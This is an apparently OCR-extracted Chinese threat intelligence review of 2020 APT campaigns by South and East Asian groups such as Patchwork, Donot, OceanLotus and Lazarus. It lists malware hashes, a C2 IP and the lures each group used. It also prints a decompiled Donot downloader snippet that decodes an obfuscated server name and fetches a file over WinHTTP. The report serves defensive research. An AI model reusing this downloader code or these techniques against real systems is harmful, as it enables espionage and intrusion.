
新版后台具有多个下发模块，从我们掌握的信息来看，蔓灵花新版后台下发的模块在功能上基本没有特别大的变化。作为示例，2020 年 9 月份，我们披露的蔓灵花的攻击行动中使用的下发模块功能如下：

样本名称	MD5	功能描述
Sgi.msi	b2cbcc1beea28ea743f1dd2829460c86	主程序：用于释放执行svr.exe
Svr.exe	868157228b5bf0faeac5e31aa682e8a5	下载器：上传用户数据，根据返回值下载执行后续攻击模块
Rgdl.exe	99dd93a189fd734fb00246a7a37014d3	组件：设置audiodq程序Run注册表自启动
Dlhost	868157228b5bf0faeac5e31aa682e8a5	下载器：与svr.exe为同一个程序
Igfxsrvk.exe	6778b6b56f4aebd73f78e4f7da4ac9aa	组建：键盘记录器
Sht.exe	f6b250aff0e2f5b592a6753c4fdb4475	组建：解密字符串执行关机操作
Lsap.exe	660a678cd7202475cf0d2c48b4b52bab	组建：信息收集，将收集到的数据上传到C2服务器：72.11.134[.]216
MSAServices.exe	0650e1bd642f67843d8f8f1a9f61ff10	远控RAT：主要功能为上传用户数据并接收C2指令执行
MSAServicet.exe	06b0d64802a48e2b5916fa4882905e05	远控RAT：功能与MSAServices一致

白象（PatchWork）组织

“白象”又名“Patchwork”，“摩诃草”，具有印度背景。该组织最早由 Norman 安全公司于 2013 年曝光，随后相继有其他安全厂商持续追踪并披露该组织的最新活动，但该组织并未因相关攻击行动的曝光而停止对目标的攻击。白象 APT 组织一直以来主要针对中国、巴基斯坦等亚洲地区国家进行网络间谍活动，其中以窃取敏感信息为主。相关攻击活动最早可以追溯到 2009 年 11 月，至今仍非常活跃。在对中国的攻击中，该组织的目标涉及政府机构和科研教育领域进行攻击，并以科研教育领域为主。

白象组织针对国内的安全事件



今年初疫情期间，白象再次以“卫生部指令”，“武汉旅行信息表”等相关主题针对我国政府机构发起攻击。


此次行动中使用了 CnC_Client 远控程序（此远控白象在 2019 年的攻击活动中就已开始使用）。

今年 6 月左右，时值中印边境冲突时期，安恒威胁情报中心监测到白象组织又对我国目标展开攻击。

此次活动中使用了 EPS UAF 漏洞 (CVE-2017-0261) 和 Win32k.sys 本地提权漏洞 (CVE-2016-7255) 的组合。

同一时期，白象还发动了另一次针对巴基斯坦的，以“沙特阿拉伯终止对巴基斯坦的贷款和石油供应”为主题的攻击活动。

在此次攻击中，在原有手法的基础上，白象还新加入了 CVE-2019-0808 提权模块，这说明该组织的武器库在不断更新。



肚脑虫（Donot）组织


肚脑虫主要针对针对巴基斯坦和克什米尔地区等南亚地区国家进行网络间谍活动。动机主要以窃密为主。该组织具备针对 Windows 与 Android 双平台的攻击能力，其主要使用 yty 和 EHDevel 等恶意软件框架。肚脑虫的攻击活动最早被披露于 2016 年 4 月，该组织目前仍持续活跃。

安恒威胁情报中心在今年 4 月捕获到一次新的肚脑虫组织的攻击，相关诱饵表现出和以往类似的弹出错误窗口的风格。

我们发现肚脑虫会沿用自己之前的武器库，并会适当做一些修改，如捕获的肚脑虫的 Downloader 武器有很多版本变化，说明其在不断迭代。

除了 PC 端，肚脑虫在移动端的攻击趋势也在不断提升。移动端攻击模块的功能包括窃取通话记录数据、窃取通讯录数据、窃取短信、捕获键盘输入、窃取外置存储卡文件列表、窃取 Account 数据、查询 WiFi 数据、设置通话录音、文件上传、获取当前位置、窃取手机软件安装列表、窃取 whatsapp 聊天记录等。

此外还发现，在针对移动端的攻击活动中，肚脑虫的攻击载荷也在不断演进。




```
strcpy(v16, "y(vvuxzykyyout4ro|k");
memset(&v17, 0, 0x46u);
sub_10001470(v16, dword_10011000);
printf("\n%s\n", v16);
v0 = strlen(v16);
mbstowcs(&v15, v16, v0 + 1);
pszzServerName = &v15;
hSession = 0;
hConnect = 0;
hRequest = 0;
hSession = WinHttpOpen(
             L"Su■orrg5;46.VrgzkluxsDAx|@mkiqu|kxyoutMkiqu5mkiquzxgor5Loxklu~5loxklu~|kxyoutyrr",
             0,
             0,
             0,
             0);
if ( hSession )
  hConnect = WinHttpConnect(hSession, pszzServerName, 0x50u, 0);
if ( hConnect )
  hRequest = WinHttpOpenRequest(hConnect, L"GET", L"/192362/x2d34x3", 0, 0, 0, 0);
if ( hRequest )
  v18 = WinHttpSendRequest(hRequest, 0, 0, 0, 0, 0, 0);
if ( v18 )
  v18 = WinHttpReceiveResponse(hRequest, 0);
hFile = CreateFileA(FileName, 0xC0000000, 1u, 0, 4u, 0x80u, 0);
if ( v18 )
```

2020 年，东南亚地区的活跃 APT 主要是具有越南背景的海莲花 (OceanLotus) 组织。

2020.11
- 海莲花组织针对柬埔寨政府开展鱼叉式网络钓鱼活动
- 海莲花通过建立多个假网站和Facebook页面进行钓鱼攻击，分发恶意软件

2020.06
- 海莲花以越南成立95周年、36东盟峰会等为主题进行攻击活动


2020.05
- 海莲花组织通过带有合法数字证书的Android恶意软件进行传播感染活动

2020.03
- 海莲花组织利用疫情话题攻击我国政府机构

海莲花（OceanLotus）组织


海莲花（OceanLotus）具有越南背景，是一个高度组织化、专业化的境外国家级黑客组织，其活动迹象最早可追溯到到 2012 年，攻击目标包括中国及及其他东亚国家（ 地区 ）的政府单位、海事机构、海域建设部门、科研院所和航运企业等。

海莲花组织针对国内的安全事件




2020 年 3 月，安恒威胁情报中心捕获海莲花组织以“新冠疫情”和“H5N1 禽流感”为主题对国内有关部门发起的攻击。

其中一个诱饵文档的标题为“冠状病毒实时更新：中国正在追踪来自湖北的旅行者”，内容和新冠疫情相关。



另一个诱饵文档标题为“湖南省家禽 H5N1 亚型高致病性禽流感疫情情况”，该文档内部嵌入了模糊化的伪装图片，清晰化后可以发现图片内容是关于“国内某科技公司的开发合同”。这与我们在 2019 年披露的，对国内大型企业进行攻击时使用的伪装文档在手法上相似。



此外，海莲花钓鱼邮件通常通过 126，163 等国内知名邮箱进行伪装投递，手法上惯常使用白加黑技术，最终载荷经常为为海莲花常使用的几款木马，如 Denis、KerrDown、RemyRAT、CSbeacon 等。

东亚方面的 APT 主要集中在朝鲜、韩国以及中国台湾地区，活跃组织包括 DarkHotel、Lazarus、Kimsuky、Konni、Higaisa 和毒云藤等。

2020.11
- Lazarus组织对加密货币行业持续发起攻击
- Lazarus组织通过韩国供应链分发恶意软件
- Kimsuky利用美国大选相关主题进行攻击活动

2020.10
- Kimsuky组织攻击俄罗斯航空航天和国防目标

2020.08
- JPCERT披露Lazarus组织对日本进行攻击活动
- Lazarus通过社会工程伪装航空航天公司人员应聘人员，攻击了全球数十家公司组织，攻击目标包括政府，国防，特定领域的员工等
- 毒云藤组织持续对国内展开钓鱼活动

2020.05
- Konni冒充国际安全与合作中心（CISAC）发送核问题相关诱饵
- Lazarus组织冒充军事设备制造商对韩国军事承包商进行钓鱼邮件攻击
- 国外安全厂商披露出Darkhotel使用的专门针对隔离网络的Ramsay组件

2020.04
- Kimsuky通过国民议会选举诱饵针对韩国进行钓鱼攻击

2020.03
- Kimsuky组织利用疫情话题针对南韩进行双平台攻击活动

2020.02
- Darkhotel使用“双星”0Day漏洞针对中国发起的APT攻击活动

2020.01
- Lazarus组织在AppleJeus行动中持续攻击加密货币业务

拉撒路（Lazarus）组织

Lazarus 组织被认为是来自朝鲜的 APT 组织，攻击目标遍布全球，最早的活动时间可以追溯至 2007 年，其主要目标包括国防、政府、金融、能源等，早期主要以窃取情报为目的，自 2014 年后进行业务扩张，攻击目标拓展到金融机构、虚拟货币交易所等具有较高经济价值的对象。

该组织对近几年对金融机构、加密货币交易机构攻击非常频繁，尤其是加密货币业务，由于虚拟货币和加密货币难以追踪的特殊性，使其较传统金融业务更加容易受到攻击，Lazarus 组织更是乐此不疲，大肆敛财。其攻击对象大多为交易所相关从业人员，也涉及数字货币用户，辐射全球，中、日、韩等国的数字货币交易机构成重灾区。

今年 11 月，我们捕获到一批 Lazarus 组织以加密货币协会公告、区块链项目风险审查为诱饵内容的持续性攻击活动，目标显然瞄准了加密货币行业。样本采用恶意 lnk 文件的形式，运行会访问远程恶意脚本进行后续恶意行为，并会访问远程链接打开伪装内容。


另外从“**新しい業務指針**（2020 年 11 月）.docx.lnk”样本中出现用户名字符串“desktop-ppppppp”，我们关联到样本“奖金计划（2020 年 8 月）.docx.lnk”。关联样本为 Lazarus 在 8 月份的攻击文件，除了使用同样的用户名字符串外，两次攻击的 TTP 也几乎一致。可以看出国内用户也受到影响。

黑格莎（Higaisa）组织


“Higaisa（黑格莎）”组织是一个来自朝鲜半岛的专业 APT 组织，因为其常用 higaisa 作为加密密码而得名。黑格莎组织的诱饵内容包括新年祝福、元宵祝福、朝鲜国庆祝福，以及重要新闻、海外人员联系录等，攻击对象包括与朝鲜相关的外交实体（如驻各地大使馆官员）、政府官员、人权组织、朝鲜海外居民、贸易往来人员等，受害国家包括中国、朝鲜、日本、尼泊尔、新加坡、俄罗斯、波兰、瑞士等。

2020 年初，安恒威胁情报中心捕获到黑格莎的攻击行动，本次攻击以圣诞为主题，文件名为中文，似是一次针对国内的攻击。

该诱饵文档利用了 Word 自启动插件的手法，当受害者再次打开 Word 后，才会执行释放在自启动目录中的可执行文件，这种方法可以逃避一些自动化检测工具的检测。在载荷执行过程中，还使用了国内安全公司软件的组件进行白加黑利用。




此次攻击的最终载荷程序为 Downloader 程序，相关细节和之前其他厂商之前披露的基本一致。



毒云藤（APT-C-01）组织


毒云藤，又名绿斑、APT-C-01 等，是一个长期针对我国境内国防、政府、科技和教育领域的重要机构实施网络间谍攻击活动的 APT 团伙，最早可以追溯到 2007 年。该组织惯用鱼叉式钓鱼网络攻击，会选取与攻击目标贴合的诱饵内容进行攻击活动，惯用的主题包括通知、会议材料、研究报告等或是采用攻击时间段时事主题。除了附件投递木马外，毒云藤还惯用钓鱼网站进行钓鱼以窃取目标的账户密码，进而获得更多重要信息。

毒云藤组织针对国内的安全事件



